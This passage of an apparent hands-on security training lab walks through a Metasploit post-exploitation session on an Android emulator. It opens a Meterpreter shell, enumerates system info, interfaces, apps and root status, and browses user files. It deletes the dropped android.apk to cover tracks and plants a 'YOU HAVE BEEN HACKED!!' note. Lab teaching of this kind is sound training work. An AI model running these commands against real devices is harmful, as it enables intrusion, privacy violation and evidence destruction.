


-j and **-z** are option tags that tell the exploit to run the job and do not interact with the session, respectively, after the connection is made.

Be careful when typing the command. If you type an incorrect command and the terminal hangs. Use **Ctrl+C** to cancel the command. Do not use the **Ctrl+Z** keys. This will close **msfconsole** and you will be forces to start from **step 18**.

23. This should create a session between the two devices. Let us interact with the session and see what happens. Type the command **`sessions -i 1`** and press **Enter** as seen in *item* **1** below.


```
msf5 exploit(multi/handler) > sessions -i 1
```



-i means interact with the supplied session ID; in this instance it is **1**.


24. This should launch the **Meterpreter** shell. This means that we have successfully accessed and exploited the *Android* emulator, but we will not stop here. A good hacker tries to learn as much they can about the target as possible, for example, the victim's network interfaces, system information, etc. This is the process of enumeration.
25. Type the command **`sysinfo`** and press **Enter** as seen in *item* **1** below.

```
meterpreter > sysinfo
```




26. Type the command **ifconfig** and press **Enter** as seen in *item* **1** below. As you can see, the currently connected interface is called *wlan0,* and it has the IP address *192.168.0.5*, which we know to be the IP address of our target device.

```
meterpreter > ifconfig
```



27. Another useful command to run is the app list. To do this, type the command **app_list** as seen in *item* **1** below. The list of apps will appear, as seen in *item* **2** below.

```
meterpreter > app_list
```




28. To check if the device is rooted, type **check_root** as seen in *item* **1** below.

```
meterpreter > check_root
```


29. So far, we know the system information, root status, application list, network interfaces, and subnet. Let us dig deeper to unearth more useful information. Type the command **cd /** and press **Enter** as seen in *item* **1** below.

```
meterpreter > cd /
```




The **Meterpreter** shell will not display your current path as you traverse the file system, however, you can use the command **pwd** and it will display where you are. Do this anytime you want to refresh your memory.


30. Let us upload a file as proof that we accessed and exploited the device. We will begin by creating a text file to upload. Right-click anywhere on the Desktop to open the context menu. Navigate to **Create Document** and select **Empty File** as seen in *items* **1** and **2** below.




31. Next, name the file **`README.txt`** and click **Create** as seen in *items* **1** and **2** below.




32. Then, double-click the file **README.txt** to open it in the mousepad and write the phrase **`YOU HAVE BEEN HACKED!!`** as seen in *item* **1** below, or use a phrase of your choice.




33. Click **File** from the navigation menu and select **Save.** Then, click **File** again and select **Close Window** to exit the mousepad, as seen in items **1**, **2**, **3,** and **4** below.






34. You should still be in the root of the device. Type `ls` and press **Enter** to list all files and directories in the current directory, as seen in *item* **1** below.

```
meterpreter > ls
```




35. If you scroll through the list, you will see the system folder called ***sdcard***. This folder stores files for *Android* devices and is a great place to find user files. Let us try to identify the file we downloaded while using the target device. To do this, type **`cd /sdcard/Download`** as seen in *item* **1.** Once there, type **`ls`** as seen in *item* **2** to list the content of this folder. As you can see in *item* **3,** the file we downloaded called *android.apk* is listed there.

```
meterpreter > cd /sdcard/download
meterpreter > ls
```




36. Now, let us delete the **android.apk** file that we initially downloaded to exploit the device. As hackers, it is best practice to cover your tracks during and after the exploit. Type the commands **`rm android.apk`** and **`ls`**, respectively, as seen in *items* **1** and **2** below. *Item* **3** confirms that the file was removed.

```
meterpreter > rm android.apk
```




37. Now let us leave a note for the victim. Type the command **`upload -r /root/Desktop/README.txt /storage/emulated/0/Android/data`** and press **Enter** as seen in *item* **1** below.


```
meterpreter > upload -r /root/Desktop/README.txt
/storage/emulated/0/Android/data
```




38. Switch back to the *Android Emulator* to confirm that the text file was added. Click the **Application menu** button on the *Home* screen to launch the *Android menu,* as seen in *item* **1**. Then, select the **Files** icon to launch the *Android File manager,* as seen in *item* **2**.



39. Select the **more options** icon located at the top-right corner, as seen in *item* **1**. Then click **Show internal storage** as seen in *item* **2** below. This will allow you to navigate to the destination of the text file we uploaded to the device.



40. Select **Virtual Machine** and navigate to the path **Android > data** as seen in *items* **1** and **2**. There you should see the **README.txt** file, as seen in *item* 3 below.



Feel free to open the text and view the message. If prompted to select a file viewer, choose any to proceed.

41. You have successfully completed this lab. Close all windows and terminals to end the lab.